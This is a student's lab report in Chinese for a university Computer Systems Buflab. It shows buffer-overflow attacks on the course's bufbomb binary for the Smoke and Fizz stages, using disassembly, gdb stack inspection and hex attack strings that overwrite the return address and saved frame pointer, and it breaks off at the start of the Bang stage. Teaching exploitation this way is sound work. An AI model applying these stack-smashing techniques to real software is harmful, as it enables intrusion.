哈爾濱工業大學（深圳）
HARBIN INSTITUTE OF TECHNOLOGY

# 实验设计报告

开课学期： 2025 年春季

课程名称： 计算机系统

实验名称： Lab1 Buflab

实验性质： 课内实验

实验时间： 4.25 地点： T2617

学生班级： 计科 8 班

学生学号： 220110803

学生姓名： 覃煜淮

评阅教师：

报告成绩：

实验与创新实践教育中心印制

2025 年 4 月


# 1. 各阶段攻击与分析

## （1） Smoke 阶段 1 的攻击与分析

关键代码：


执行命令：objdump -d bufbomb > bufbomb.s 获取可执行程序的汇编语言

因为要求跳转到 smoke 函数，故要通过缓冲区攻击将原先要返回的 test 地址覆盖为 smoke 的地址，smoke 地址获取如下：



```
00000000004013d7 <smoke>:
  4013d7: 55                      push   %rbp
  4013d8: 48 89 e5                mov    %rsp,%rbp
  4013db: bf 08 30 40 00          mov    $0x403008,%edi
  4013e0: e8 8b fc ff ff          call   401070 <puts@plt>
  4013e5: bf 00 00 00 00          mov    $0x0,%edi
  4013ea: e8 0f 0a 00 00          call   401dfe <validate>
  4013ef: bf 00 00 00 00          mov    $0x0,%edi
  4013f4: e8 07 fe ff ff          call   401200 <exit@plt>
```

获取自己缓冲区大小，确定要输入多少字节进行填充并攻击：




```
0000000000401c25 <getbuf>:
  401c25: 55                      push   %rbp
  401c26: 48 89 e5                mov    %rsp,%rbp
  401c29: 48 83 ec 30             sub    $0x30,%rsp
  401c2d: 48 8d 45 d0             lea    -0x30(%rbp),%rax
  401c31: 48 89 c7                mov    %rax,%rdi
  401c34: e8 37 fa ff ff          call   401670 <Gets>
  401c39: b8 01 00 00 00          mov    $0x1,%eax
  401c3e: c9                      leave
  401c3f: c3                      ret
```

由上可知缓冲区大小为 48 字节


攻击思路：

该缓冲区攻击的目的为破坏被调用函数 getbuf 缓冲区使其不返回调用函数 test 而是执行 smoke 函数，因此应该将返回的 test 地址通过缓冲区破坏，更改为 smoke 函数地址

由图，可知应该在缓冲区上加 16 个字节，并且最后八个字节为 smoke 函数地址：



最终攻击字符串为（注意数据存储是以小端存放）：




```
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61
d7 13 40 00 00 00 00 00
```

（依照指导书此处%rbp 不需要恢复）

**调试方法：**


依照指导书调试：



```
(base) os@j2y-fans-computer:/data/os/c_system/220110803$ gdb bufbomb
GNU gdb (Ubuntu 13.1-2ubuntu2.1) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...

This GDB supports auto-downloading debuginfo from the following URLs:
  <https://debuginfod.ubuntu.com>
Enable debuginfod for this session? (y or [n]) y
--Type <RET> for more, q to quit, c to continue without paging--c
Debuginfod has been enabled.
To make this setting permanent, add 'set debuginfod enabled on' to .gdbinit.
Downloading separate debug info for /data/os/c_system/220110803/bufbomb
(No debugging symbols found in bufbomb)
(gdb) break *getbuf+0x1a
Breakpoint 1 at 0x401c3f
(gdb) run -u 220110803 < smoke-raw.bin
Starting program: /data/os/c_system/220110803/bufbomb -u 220110803 < smoke-raw.bin
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc6000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 220110803
Cookie: 0x480487e3

Breakpoint 1, 0x0000000000401c3f in getbuf ()
(gdb) x/gx $rsp
0x55677588 <_reserved+1037704>: 0x00000000004013d7
(gdb) 
```

由图所示目标地址已经被覆盖为 0x4013d7，符合预期

**输入输出验证：**




```
(base) os@j2y-fans-computer:/data/os/c_system/220110803$ cat smoke.txt |./hex2raw |./bufbomb -u 220110803
Userid: 220110803
Cookie: 0x480487e3
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

## （2） Fizz 的攻击与分析

关键代码：

因为本 level 缓冲区攻击的目的为要跳转到执行 fizz 的某个分支中的指令，因此要先找到这个分支指令的地址：




```
00000000004013f9 <fizz>:
  4013f9: 55                      push   %rbp
  4013fa: 48 89 e5                mov    %rsp,%rbp
  4013fd: 48 83 ec 10             sub    $0x10,%rsp
  401401: 89 7d fc                mov    %edi,-0x4(%rbp)
  401404: 8b 55 fc                mov    -0x4(%rbp),%edx
  401407: 8b 05 2b 3e 00 00       mov    0x3e2b(%rip),%eax        # 405238 <cookie>
  40140d: 39 c2                   cmp    %eax,%edx
  40140f: 75 20                   jne    401431 <fizz+0x38>
  401411: 8b 45 fc                mov    -0x4(%rbp),%eax
  401414: 89 c6                   mov    %eax,%esi
  401416: bf 23 30 40 00          mov    $0x403023,%edi
  40141b: b8 00 00 00 00          mov    $0x0,%eax
  401420: e8 bb fc ff ff          call   4010e0 <printf@plt>
  401425: bf 01 00 00 00          mov    $0x1,%edi
  40142a: e8 cf 09 00 00          call   401dfe <validate>
  40142f: eb 14                   jmp    401445 <fizz+0x4c>
  401431: 8b 45 fc                mov    -0x4(%rbp),%eax
  401434: 89 c6                   mov    %eax,%esi
  401436: bf 48 30 40 00          mov    $0x403048,%edi
  40143b: b8 00 00 00 00          mov    $0x0,%eax
```

理解 mov 指令即可知道，0x401404 和 0x401407 两个指令分别对条件判断的两个变量赋值，并且观察到其中一个变量为 cookie，另一个变量的地址比 rbp 中的地址低 4 字节


攻击思路：

由上述观察可知，能够实现攻击即修改%rbp 内容使其指向地址内的值等于 cookie 即可，依照此图理解：



只需要将%rsp 的值定义为 buf 缓冲区地址中的任意一段，并且修改-4(%rsp)的值为 cookie 即可实现此要求

调试方法：




```
(No debugging symbols found in bufbomb)
(gdb) break getbuf
Breakpoint 1 at 0x401c29
(gdb)  break Gets
Breakpoint 2 at 0x401674
(gdb) run -u 220110803
Starting program: /data/os/c_system/220110803/bufbomb -u 220110803
Downloading separate debug info for system-supplied DSO at 0x7ffff7fc6000
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Userid: 220110803
Cookie: 0x480487e3

Breakpoint 1, 0x0000000000401c29 in getbuf ()
(gdb) info f
Stack level 0, frame at 0x55677590:
 rip = 0x401c29 in getbuf; saved rip = 0x4014cf
 called by frame at 0x556775b0
 Arglist at 0x55677580, args:
 Locals at 0x55677580, Previous frame's sp is 0x55677590
 Saved registers:
  rbp at 0x55677580, rip at 0x55677588
(gdb) continue
Continuing.

Breakpoint 2, 0x0000000000401674 in Gets ()
(gdb) info f
Stack level 0, frame at 0x55677550:
 rip = 0x401674 in Gets; saved rip = 0x401c39
 called by frame at 0x55677590
 Arglist at 0x55677540, args:
 Locals at 0x55677540, Previous frame's sp is 0x55677550
 Saved registers:
  rbp at 0x55677540, rip at 0x55677548
(gdb) x/30x 0x55677540
0x55677540 <_reserved+1037632>: 0x55677580      0x00000000      0x00401c39      0x00000000
0x55677550 <_reserved+1037648>: 0x00000000      0x00000000      0xf7c41c28      0x00007fff
0x55677560 <_reserved+1037664>: 0xffffdd18      0x76a36b85      0xb81ce100      0xdfc6dd72
0x55677570 <_reserved+1037680>: 0xffffdd18      0x00007fff      0x004019de      0x00000000
0x55677580 <_reserved+1037696>: 0x556775a0      0x00000000      0x004014cf      0x00000000
0x55677590 <_reserved+1037712>: 0xffffdd18      0x00007fff      0x76a36b85      0x00007fff
0x556775a0 <_reserved+1037728>: 0x55679fe0      0x00000000      0x004018be      0x00000000
0x556775b0 <_reserved+1037744>: 0xf4f4f4f4      0xf4f4f4f4
(gdb) 
```

由 gdb 通过 b 打断点 info 获取栈帧结构以及获取内存信息可得


根据获得的 get 函数的 rbp 地址结合自己缓冲区大小，参考攻击思路的图即可计算出 buf 的起始地址以及最终地址，随便找一处插入 cookie 并通过缓冲区更改 getbuf 函数的 rbp 指向该处，即可实现赋予参数 cookie 的值（具体计算过程不演示）

代码如下：



```
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
61 61 61 61 61 61 61 61 61 61
e3 87 04 48 00 00 00 00 /* 我的cookie值,小端 */
7c 75 67 55 00 00 00 00 /* 修改的rbp指向地址，为buf中的某一处 */
04 14 40 00 00 00 00 00 /* 返回地址，小端 */
```

输入输出验证：




```
Quit anyway? (y or n) y
(base) os@j2y-fans-computer:/data/os/c_system/220110803$ cat fizz.txt |./hex2raw |./bufbomb -u 220110803
Userid: 220110803
Cookie: 0x480487e3
Type string:Fizz!: You called fizz(0x480487e3)
VALID
NICE JOB!
```

## （3） Bang 的攻击与分析

关键代码：

依照要求先编写攻击的汇编代码：

要求：



- **Step2. 编写攻击代码功能**

